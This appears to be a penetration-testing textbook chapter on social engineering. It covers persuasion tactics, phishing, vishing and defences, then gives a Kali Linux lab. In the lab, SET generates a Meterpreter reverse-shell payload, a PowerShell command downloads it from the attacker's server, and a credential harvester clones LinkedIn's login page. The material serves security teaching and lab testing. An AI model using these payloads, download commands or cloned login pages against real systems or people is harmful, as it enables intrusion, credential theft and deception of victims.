

15

Social Engineering Attacks

While many cybersecurity professionals focus on implementing security appliances and solutions to prevent cyberattacks and threats, sometimes they lack focus on protecting the minds of employees. The human mind does not have cybersecurity solutions to protect it from psychological manipulation, and this creates the most vulnerable aspect within any organization. Threat actors and penetration testers often trick employees into performing an action or revealing confidential information that assists in performing a cyberattack and compromising an organization.

During this chapter, you will learn the fundamentals and key concepts that are used by ethical hackers and penetration testers during their offensive security exercises to trick and manipulate their targets into revealing sensitive information and even performing a task. You will also discover the characteristics of various types of social engineering attacks and how to develop an awareness of defending against social engineering. Furthermore, you will learn how to use Kali Linux to perform various social engineering attacks to gather user credentials and even execute malicious payloads on their host systems.

In this chapter, we will cover the following topics:

- Fundamentals of social engineering
- Types of social engineering

- Planning for each type of social engineering attack
- Defending against social engineering
- Exploring social engineering tools and techniques

Let's dive in!

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following software requirements:

- Kali Linux – <https://www.kali.org/get-kali/>
- An Alfa AWUS036NHA High Gain Wireless B/G/N USB adapter – <https://www.alfa.com.tw/products/awus036nha>

Fundamentals of social engineering

Organizations invest a lot into their cybersecurity solutions, from security appliances to applications, and developing cybersecurity teams of professionals to defend and safeguard the assets that are owned by the company. Threat actors have realized many organizations are already implementing the defense-in-depth approach, which provides a multi-layered approach to implementing security solutions to reduce the attack surface of the organization and its assets. With a defense-in-depth approach, organizations do not rely on a single layer of protection, whether it's using a **next-generation firewall (NGFW)** to filter network traffic between their internal network and the internet or even using **endpoint detection and response (EDR)** to mitigate threats on host systems.

Using a multi-layered approach ensures an organization has security solutions to protect their wireless networks, web-based traffic, and email-based traffic, actively monitoring traffic flows with **deep packet inspection (DPI)** to catch any

type of malicious traffic and stop cyberattacks and intrusions as they occur. Therefore, if a threat actor attempts to compromise the wireless network or even remotely launch an exploit on a target, there's a high chance the security solutions of the organization will detect and stop the attack.

The defense-in-depth approach provides a greater challenge for threat actors to break through the organization's defenses and compromise their targets. While organizations implement state-of-the-art security solutions to protect their assets and employees, there's one element that is not protected by any cybersecurity solution, which is the human mind. The human mind does not have any antimalware or firewall protection like traditional computers or smart devices; it is solely protected by our intellect, comprehension, thoughts, and consciousness as an individual.

While an organization may have a lot of security solutions, a threat actor can use psychological techniques to manipulate and trick a person, such as an employee, into retrieving sensitive/confidential information and even performing a task that allows the threat actor to enter the network. This is the art of hacking the human mind in the field of cybersecurity, and it's known as *social engineering*. A threat actor does not always need a computer to perform this type of attack on their targets, and yet it is usually successful.

Imagine, as a penetration tester, that you are attempting to gain remote access to a system within your target's network but the organization is very well protected. What if you create a malicious payload and host it on a public server on the internet, and then, using a telephone system, you call the customer service department of your target organization? When a customer service representative answers, you pretend to be calling from the IT helpdesk department, informing the user there's a system update that needs to be implemented as soon as possible to pre-

vent a cyberattack; the potential victim may trust what you're saying and cooperate.

Then, you tell the potential victim to visit a specific web address to download and install the malicious payload that is disguised as a system patch on their computer. The potential victim may be a bit apprehensive at the time; informing the user there is limited time to complete this task and portraying authority will increase the potential victim's cooperation.

When the user installs the malicious payload, you may have a reverse shell to the victim's system within the targeted organization, which is commonly used to set up a call-back session from a compromised system to the attacker's machine.

Organizations need to determine whether their cybersecurity solutions and awareness training are meeting their expectation during a real-world cyberattack; hence, penetration testers often use social engineering to retrieve user credentials, gather sensitive information from employees, and even manipulate people into performing unethical tasks on their systems.

However, while this scenario may seem simple, there are various key elements that are commonly used to increase the likelihood of the potential victim cooperating with you.

Elements of social engineering

Being excellent at social engineering takes a bit of time to develop as a skill. One of the key aspects of being a good *people person* is communicating effectively with anyone, whether in person, over the telephone, or even using a digital medium such as email or instant messaging. Being a good people person usually means being able to interpret a person's mood and mindset during a conversation and

even determine whether the person trusts easily or not. Using social engineering as a penetration tester, you need to understand a person's emotional intelligence based on their tone of voice, body language, gestures, choice of words, and even how easily they may develop trust during a conversation. While this may sound a bit complicated, it's mostly about being able to quickly interpret and predict a person's reaction based on a situation during a conversation. I'm sure you have already noticed your friends, colleagues, and even family members' reactions during various types of conversations from time to time. Being observant, interpretational, and having a good situational awareness mindset will be beneficial during social engineering.

To ensure you are excellent at social engineering, the following are the key elements that are commonly used by threat actors and penetration testers:

- **Authority:** During a social engineering attack, a threat actor may pretend to be someone of high authority within the targeted organization. Imagine that the threat actor calls the customer service department of the targeted organization and informs the agent they are calling from the IT helpdesk and they require their user credentials to perform a system configuration change on their computer.
- **Intimidation:** Threat actors use intimidation to drive fear into their potential victim's mind if they do not perform the instructed task or provide the requested information. Imagine a user doesn't want to provide the user credentials to their system. A threat actor may inform the user that if they do not provide their username and password now, their system will be affected and may be compromised by possible malware, and their manager will be upset at the lack of cooperation.
- **Consensus:** This element allows threat actors to use social proof that an action is considered to be normal because others are doing the same thing. The threat actor may inform the potential victim that other users within their department

or organization had no issues providing their user credentials; their systems are configured and upgraded.

- **Scarcity:** This factor is used to inform the potential victims that an event needs to be completed within a specific time, such as immediately. A threat actor may inform the potential victim that if they do not provide their user credentials now, the time to perform the system configurations or upgrade will not be available in the future.
- **Urgency:** Applying urgency to a situation usually implies the importance of a task and it should be prioritized over all else. Unlike scarcity, which creates the perception to the target that a resource or an action is limited, urgency creates a sense of immediate importance and should be done now. Threat actors commonly apply urgency during a social engineering attack to convince the potential victim of the importance of providing the requested information or performing a task.
- **Familiarity:** This element is used by threat actors to build some type of familiarity or relationship between themselves and the potential victim. Threat actors may discuss a potential mutual friend, a sporting event, or anything that ensures the potential victim opens up to the conversation and starts trusting the threat actor.
- **Trust:** Establishing trust during a social engineering exercise increases the likelihood of the attack being successful. Threat actors can use various choices of words to build a trusting relationship with the potential victim. Once the trusting relationship is created, the threat actor can exploit this trust and get the potential victim to reveal confidential information easily and even perform tasks.

Keep in mind that even if a threat actor or a penetration tester uses all these elements, there's still a possibility the social engineering attack may fail. This is due to the potential victim having a critical-thinking mindset and being aware of social engineering techniques and strategies used by threat actors.

In this section, you have learned about the fundamentals of social engineering and the key elements that are used to increase the likelihood of success by a threat actor. In the next section, you will discover the various types of social engineering attacks and their characteristics.

Types of social engineering

While social engineering focuses on psychologically hacking the human mind, there are various types of social engineering attacks, such as traditional human-based, computer-based, and even mobile-based attacks. During this section, you will discover the fundamentals and characteristics of each type of social engineering attack.

Human-based social engineering

In human-based social engineering, the threat actor or penetration tester usually pretends to be someone with authority, such as a person who is important within the organization. This means the threat actor can attempt to impersonate a director or senior member of staff and request a password change on the victim's user account.

An easy form of impersonation that usually gets a user to trust you quickly is posing as technical support. Imagine calling an employee while you're pretending to be an IT person from the organization's helpdesk team and requesting the user to provide their user account details. Usually, end users are not always aware of human-based threats in cybersecurity and would quickly trust someone who is pretending to be technical support.

The following are additional types of attacks related to human-based social engineering:

- **Eavesdropping:** Eavesdropping involves listening to conversations between people and reading their messages without authorization. This form of attack includes the interception of any transmission between users, such as audio, video, or even written communication.
- **Shoulder surfing:** Shoulder surfing is looking over someone's shoulder while they are using their computer. This technique is used to gather sensitive information, such as PINs, user IDs, and passwords. Additionally, shoulder surfing can be done from longer ranges, using devices such as digital cameras.
- **Dumpster diving:** Dumpster diving is a form of human-based social engineering where the attacker goes through someone else's trash, looking for sensitive/confidential data. Victims insecurely disposing of confidential items, such as corporate documents, expired credit cards, utility bills, and financial records, are considered to be valuable to an attacker. The information collected from these documents can be used for creating a profile of the victim and impersonation to gain access to the victim's user accounts.

Next, you will learn about computer-based social engineering attacks.

Computer-based social engineering

Most of us have encountered at least one form of computer-based social engineering attack already. In computer-based social engineering, the attacker uses computing devices to assist them in tricking a potential victim into revealing sensitive/confidential information or performing an action.

The following are common types of computer-based social engineering attacks:

- **Phishing:** Attackers usually send an illegitimate email containing false information while masking it to look like a legitimate email from a trusted person

or source. This technique is used to trick a user into providing personal information or other sensitive details.

- Imagine receiving an email that includes your bank's name as the sender name and the body of the email has instructions informing you to click on a provided link to reset your online banking credentials. Email messages are usually presented to us in Rich Text Format, which provides very clean and easy-to-read text. This format hides the **HyperText Markup Language (HTML)** code of the actual message and displays human-readable plain text instead. Consequently, an attacker can easily mask the **uniform resource locator (URL)** to send the user to a malicious website. The recipient of the phishing email may not be able to identify misleading or tampered-with details and click on the link.
- **Spear phishing:** In a regular phishing attack, the attacker sends hundreds of generic email messages to random email addresses over the internet. With spear phishing, the attacker sends specially crafted messages to a specific group of people. Spear-phishing attacks have higher response rates compared to normal phishing attacks because the emails are crafted to seem more believable than others.
- **Whaling:** Whaling is another type of computer-based social engineering attack. Similar to phishing, a whaling attack is designed to target the high-profile employees of a target organization. High-profile employees usually have high authority in both their job duties and their computer accounts. Compromising a high-profile employee's user account can lead to the threat actor reading confidential emails, requesting information from various departments such as financial records, and even changes within the IT infrastructure to permit remote access for the threat actor.
- **Pharming:** This is a type of social engineering where the attacker is able to manipulate the **Domain Name System (DNS)** records on either a victim's system or DNS server. Changing the DNS records will ensure users are redirected to a malicious website rather than visiting a legitimate website. A user who

wants to visit a website such as `www.example.com` may be redirected to `www.maliciouswebsite.com` with a different IP address. This technique is used to send a lot of users to malicious or fake websites to gather sensitive information, such as user credentials from unaware site visitors. Other potential consequences of pharming include the installation of malware, financial fraud, and erosion of trust in legitimate websites.

- **Water hole:** In this type of attack, the threat actor observes where employees of a target organization are commonly visiting such as a website. The threat actor will create a fake, malicious clone of the website and attempt to redirect the users to the malicious website. This technique is used to compromise all of the website visitors' devices and not just the employees of the target organization.

In another scenario, the threat actor can observe whether the employees are visiting a nearby coffee shop or restaurant during their lunch breaks. The threat actor can compromise the restaurant's guest wireless network such that connected users are either tricked into revealing their personal user credentials or downloading malware to establish a backdoor onto their personal devices. If the employees are tricked into revealing their user credentials, the threat actor can leverage the user credentials to gain unauthorized access to online platforms that are integrated into the targeted organization's systems. In addition, if the employees connect their malware-infected smartphones to the organization's wireless network upon returning from their lunch breaks, the threat actor can potentially gain remote access to the malware-infected phone, which is now behind the organization's perimeter cyber defenses. From there, the threat actor can pivot their attacks to other systems and expand their foothold on the network.

This attack helps the threat actor to compromise a target organization that has very strict security controls, such as Defense in Depth. This type of attack helps

hackers to perform credential harvesting, which is used to gather users' credentials.

Next, you will discover various types of social engineering attacks that are performed using mobile devices.

Mobile-based social engineering

Mobile-based social engineering can include creating a malicious app for smartphones and tablets with a very attractive feature that will lure users into downloading and installing the app on their devices. To mask the true nature of the malicious app, attackers use names similar to those of popular apps on the official mobile app stores. Once the malicious app has been installed on the victim's device, the app can retrieve and send the victim's user credentials back to the threat actor.

The following are common types of mobile-based social engineering attacks:

- **Smishing:** This type of attack involves attackers sending illegitimate **Short Message Service (SMS)** messages to random telephone numbers with a malicious URL, asking the potential victim to respond by providing sensitive information. Attackers sometimes send SMS messages to random people, claiming to be a representative from their bank. The message contains a URL that looks very similar to the official domain name of the legitimate bank. An unsuspecting person may click on the malicious link, which leads them to a fake login portal that will capture a victim's username and password and even download a malicious payload onto the victim's mobile device.
- **Vishing:** This is a type of social engineering attack that occurs over a traditional telephone or a **Voice over IP (VoIP)** system. There are many cases where people have received telephone calls from a threat actor, claiming that

they are calling from a trusted organization such as the local cable company or the bank and asking the victims to reveal sensitive information, such as their date of birth, driver's permit number, banking details, and even user account credentials.

Usually, the threat actor calls a target while posing as a person from a legitimate or authorized organization asking for sensitive details. If this first approach doesn't work, the threat actor may call again, posing as a more important person or a technical support agent in an attempt to trick the user into providing sensitive information.

Additionally, when a threat actor provides a false identity for themselves during a vishing attack, they usually provide a reference to a legitimate organization from which they are supposedly calling to build a level of trust and familiarity with the potential victim. When the victim does not fall for the attack, sometimes the threat actors use sentences such as *"Your account will be disabled if you are not able to provide us with your username and password."* Sometimes, the victims believe this and provide the requested information, therefore, the attack becomes successful. Implementing user awareness training for employees to recognize attempts, implementing caller ID authentication, and verification processes that do not rely on information that could be easily obtained by an attacker can help reduce of being compromised by a vishing attack.

Next, you will learn how threat actors abuse trust over social networking websites.

Social networking

Threat actors usually attempt to create a fake profile and establish communication with their targets. They pretend to be someone else using impersonation

while trying to trick their victim into revealing sensitive details about themselves. Additionally, there are many cases where a person's account is compromised and the threat actor uses the compromised account to communicate with other people in the victim's friends/connections list.

Threat actors often use compromised social networking user accounts to create a very large network of friends/connections to gather information and sensitive details about others.

The following are some methods that are used to lure the employees of a target organization:

- Creating a fake user group on popular social media platforms such as Facebook, LinkedIn, X (formally Twitter), and Instagram.
- Using a false identity by using the names of employees from the target organization.
- Sometimes, threat actors can create multiple online personas to match the employees of a targeted organization and post updates very frequently to create a very convincing profile.
- Social media groups or pages that ask their members or followers to reveal sensitive and confidential information are a red flag.
- If an employee seems unsure about the social media group or page, it's important to get in touch with the IT team to confirm the validity of the group and determine whether it's legitimate or not.
- Getting a user to join a fake user group and then asking them to provide credentials, such as their date of birth and their spouse's name.

Social networking sites such as Facebook and LinkedIn are huge repositories of information that are accessible to many people. It's important for a user to always be aware of the information they are revealing because of the risk of information

exploitation. By using the information that's been found on social networking sites, such as posts and tweets that have been made by the employees of organizations, threat actors can perform targeted social engineering attacks on the target organization.

Doxing is a type of social engineering attack that usually involves the threat actor using posts made by their targets on social networking websites. During a doxing attack, the threat actor gathers personal information about someone by searching for the information that was posted by the target. Oftentimes, on social networking websites, people post a lot of personal information about themselves, their families, and work stuff. When asked whether they have any concerns about someone stealing their information, the most common response is they have nothing to hide or they will lose nothing by posting a photo or a comment.

However, a lot of people don't realize that a malicious person can take a screenshot of their post and then edit it using photo-editing and video-editing tools to manipulate it for malicious purposes. A photo of someone who is performing an act of kindness or helping someone in need can be edited to portray something totally opposite to the eyes of the general public.



The term doxing is short for dox (documents), in which the manipulation of individuals is achieved by divulging (or threatening to divulge) confidential or embarrassing information based on the data collected during reconnaissance on a target.

Having completed this section, you have learned about various types of social engineering attacks. In the next section, you will learn common techniques to consider when planning a social engineering attack.

Planning for each type of social engineering attack

The primary objective of a social engineering attack is to either obtain confidential information from the victim or manipulate them into performing an action to help you compromise the target system or organization. However, to get started with any type of attack, a lot of research through passive reconnaissance must be done to find out how the target functions; as an aspiring penetration tester, you need to find answers to questions, such as the following:

- Does the target organization outsource its IT services?
- Does the target have a help desk?
- Who are the high-profile employees?
- What is the email address format used by the organization?
- What are the email addresses of the employees?

In addition to conducting research, when performing social engineering, you must be able to strategize quickly and read the victim's emotions regarding how they react to you.

As a penetration tester, it's good to develop the following skills:

- Be creative during conversations.
- Good communication skills, both in person and over the telephone.
- Good interpersonal skills.
- A talkative and friendly nature.

These skills will help you be a people person, that is, someone who is friendly and engages with others. This characteristic is beneficial, as it will help you gauge the victim's mood and responses better during live communication, whether that's

over a telephone call or during an in-person conversation. It's sort of a psychological skill set that allows you to read someone and manipulate their behavior to get them to react in a certain way or reveal confidential information.

Next, you will explore common strategies to defend against social engineering attacks.

Defending against social engineering

Defending against a social engineering attack is really important to any organization. While many organizations implement cybersecurity awareness training, it's not always performed frequently to ensure employees are aware of the latest cyberattacks and threats. Cybersecurity user awareness training should be done each month to ensure all employees develop a critical-thinking mindset to identify and flag various types of social engineering attacks.

The following are additional techniques to help defend against social engineering attacks:

- Threat actors use methods such as impersonation and tailgating (following someone into a secure area) to gain entry to an organization's compound. To prevent such attacks, organizations should implement ID badges for all members of staff, token-based or biometric systems for authentication, and continuous employee and security guard training for security awareness.
- Sometimes, threat actors implement eavesdropping, shoulder surfing, and impersonation to obtain sensitive information from the organization's help desk and its general staff. Sometimes, attacks can be subtle and persuasive; other times, they can be a bit intimidating and aggressive in order to put pressure on an employee in the hopes that they will reveal confidential information. To protect staff from such attacks, organizations should ensure that frequent em-

ployee training is done to raise awareness of such dangers and let them know never to reveal any sensitive information.

- Implement a password policy that ensures that users change their passwords periodically while avoiding reusing previous passwords. This will ensure that if an employee's password is leaked via a social engineering attack, the password in the attacker's hands could be rendered obsolete by the password policy.
- Ensure security guards escort all guests and visitors while in the compound.
- Implement proper physical security access-control systems. This includes surveillance cameras, door locks, proper fencing, biometric security measures, and more to keep unauthorized people out of restricted areas.
- Implement the classification of information. The classification of information allows only those with the required security clearance to view certain data and have access to certain systems.
- Perform background checks on new employees and implement a proper termination process.
- Implement endpoint security protection from reputable vendors. Endpoint protection can be used to monitor and prevent cyberattacks, such as social engineering attacks, phishing emails, and malicious downloads, against employees' computers and laptops.
- Enforce **two-factor authentication (2FA)** or **multi-factor authentication (MFA)** whenever possible, as it reduces the possibility of account takeover.
- Implement security appliances to filter both inbound and outbound web-based and email-based traffic.

Having completed this section, you have learned the key concepts of defending against social engineering attacks. In the next section, you will learn the fundamentals of planning a social engineering attack.

Exploring social engineering tools and techniques

In this section, you will explore how to perform various types of social engineering attacks using an open-source application known as the **Social Engineering Toolkit (SET)** within Kali Linux. You will learn how to create a phishing website to perform credential harvesting and generate a malicious payload that can be placed on a USB flash drive or an optical disk.



All the techniques used in the following sections are to demonstrate a proof of concept strictly for educational purposes only. Do not use such techniques and tools for illegal purposes.

Creating infectious media

A method for tricking a victim is creating infectious media, which is any pluggable media storage device that contains malware created by a threat actor to compromise the targeted system. For instance, a USB flash drive with an auto-executable payload will run automatically when the USB device is connected to a computer. Quite often, humans are mostly curious whenever they see a USB flash drive lying randomly on the ground. Some people will pick it up and connect it to their computer to see what's inside.

In this exercise, you will learn how to create a malicious auto-executable payload that can be placed on a USB flash drive or a CD/DVD optical disk. To get started with this exercise, please use the following instructions:

1. Power on **Kali Linux** and ensure there's an internet connection available.
2. Open the **Terminal** (#1) and initialize the SET:

```
kali@kali:~$ sudo setoolkit
```

If it's the first time starting the SET, you will need to accept the terms of service before proceeding to the main menu.

3. Once you're on the main menu, choose the **1) Social-Engineering Attacks** option, as shown here:

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

- 99) Exit the Social-Engineer Toolkit

Figure 15.1: The SET main menu

4. Next, select the **3) Infectious Media Generator** option:




Figure 15.2: Social engineering attacks menu

5. Next, select the **2) Standard Metasploit Executable** option:




Figure 15.3: Infectious media menu

6. Next, choose the **2) Windows Reverse_TCP Meterpreter** option to create a reverse shell on the victim machine and send it back to your attacker system:

1) Windows Shell Reverse_TCP	Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter	Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL	Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64	Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64	Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster	Spawn a meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS	Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS	Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable	Downloads an executable and runs it

Figure 15.4: Selecting malicious payload

Ensure the **LHOST** IP address and the listener port number are configured to match the IP address and port number respectively on your Kali Linux machine, as shown here:

```
set:payloads> IP address for the payload listener (LHOST):172.30.1.50
set:payloads> Enter the PORT for the reverse listener:1234
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
```

Figure 15.5: Setting call-back details

As shown in the preceding screenshot, the **payload.exe** file is placed within the `/root/.set/` directory.

- Next, the SET will ask whether to create a listener right now; type **yes**.
- Next, open a new **Terminal** (#2) and use the following commands to start a Python web server within the `/root/.set/` directory:

```
kali@kali:~$ sudo su
root@kali:/home/kali# python3 -m http.server 8080 -d /root/.set
```

9. Next, power on the **Metasploitable 3** (Windows-based) virtual machine and log in as the **Administrator** user.
10. On **Metasploitable 3** (Windows-based) virtual machine, open the **Command Prompt** and use the following commands to download the payload:

```
C:\Users\Administrator> powershell
PS C:\Users\Administrator> Invoke-WebRequest -Outfile payload.exe -Uri http://172.30.1.50:8080/payl
```

As shown in the following screenshot, the payload file was transferred:

The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt - powershell". The window displays the following commands and output:

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator> powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Invoke-WebRequest -Outfile payload.exe -Uri http://172.30.1.50:8080/payload.exe
PS C:\Users\Administrator> dir
```

The output of the `dir` command shows the directory contents of `C:\Users\Administrator`. The files listed are:

Mode	LastWriteTime	Length	Name
d-r---	7/17/2023 8:41 AM		Contacts
d-r---	12/2/2023 9:07 AM		Desktop
d-r---	7/17/2023 8:41 AM		Documents
d-r---	7/17/2023 8:41 AM		Downloads
d-r---	7/17/2023 8:41 AM		Favorites
d-r---	7/17/2023 8:41 AM		Links
d-r---	7/17/2023 8:41 AM		Music
d-r---	7/17/2023 8:41 AM		Pictures
d-r---	7/17/2023 8:41 AM		Saved Games
d-r---	7/17/2023 8:41 AM		Searches
d-r---	7/17/2023 8:41 AM		Videos
-a----	1/1/2024 7:05 AM	73802	payload.exe

Figure 15.6: Transferring payload

Since the URL in the preceding command included the `payload.exe` file, the payload was executed and established a reverse shell to Kali Linux. Use the `sessions` command on Metasploit to view the active reverse shell:

```
[*] Started reverse TCP handler on 172.30.1.50:1234
msf6 exploit(multi/handler) > [*] Sending stage (175686 bytes) to 172.30.1.21
[*] Meterpreter session 1 opened (172.30.1.50:1234 → 172.30.1.21:49289) at 2024-01-01 09:42:12 -0500
msf6 exploit(multi/handler) > sessions
```

Active sessions				
ID	Name	Type	Information	Connection
1		meterpreter	x86/windows VAGRANT-2008R2\Administrator @ VAGRANT-2008R2	172.30.1.50:1234 → 172.30.1.21:49289 (172.30.1.21)

Figure 15.7: Obtaining a reverse shell

11. Lastly, use the `sessions -i <number>` command to interact with an active shell:

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer      : VAGRANT-2008R2
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

Figure 15.8: Verifying access to the compromised system

Having completed this section, you have learned how to use the SET on Kali Linux to create infectious media. Next, you will learn how to create a phishing website.

Creating a phishing website

In this exercise, you will learn how to create a phishing website to mimic the appearance of a legitimate website to trick victims into providing their user credentials. To get started with this hands-on exercise, please use the following instructions:

1. Power on **Kali Linux** and ensure there's an internet connection available.
2. Next, open the Terminal and initialize the SET:

```
kali@kali:~$ sudo setoolkit
```

If it's the first time starting the SET, you will need to accept the terms of service before proceeding to the main menu.

3. Once you're on the main menu, choose the **1) Social-Engineering Attacks** option, as shown in the following screenshot:




Figure 15.9: The SET main menu

4. Next, choose the **2) Website Attack Vectors** option:




Figure 15.10: Social engineering attack menu

5. Next, choose the **3) Credential Harvester Attack Method** option:





Figure 15.11: Attack methods

6. Next, choose the **2) Site Cloner** option to create a clone of a legitimate website:

*Figure 15.12: Site Cloner menu*

7. Next, on the Site Cloner interactive menu, set the IP address of your Kali Linux machine. This is the IP address that will be given to the potential victims. If your Kali Linux machine is hosted on the cloud, this will be the public IP address.

8. Next, enter the URL to clone with a login form. For this exercise, the LinkedIn login page, <https://www.linkedin.com/login>, was used as a proof of concept:

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.16.17.24]:  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:https://www.linkedin.com/login  
  
[*] Cloning the website: https://www.linkedin.com/login  
[*] This could take a little bit...  
  
The best way to use this attack is if username and password form fields are available.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:
```

Figure 15.13: Specifying the target

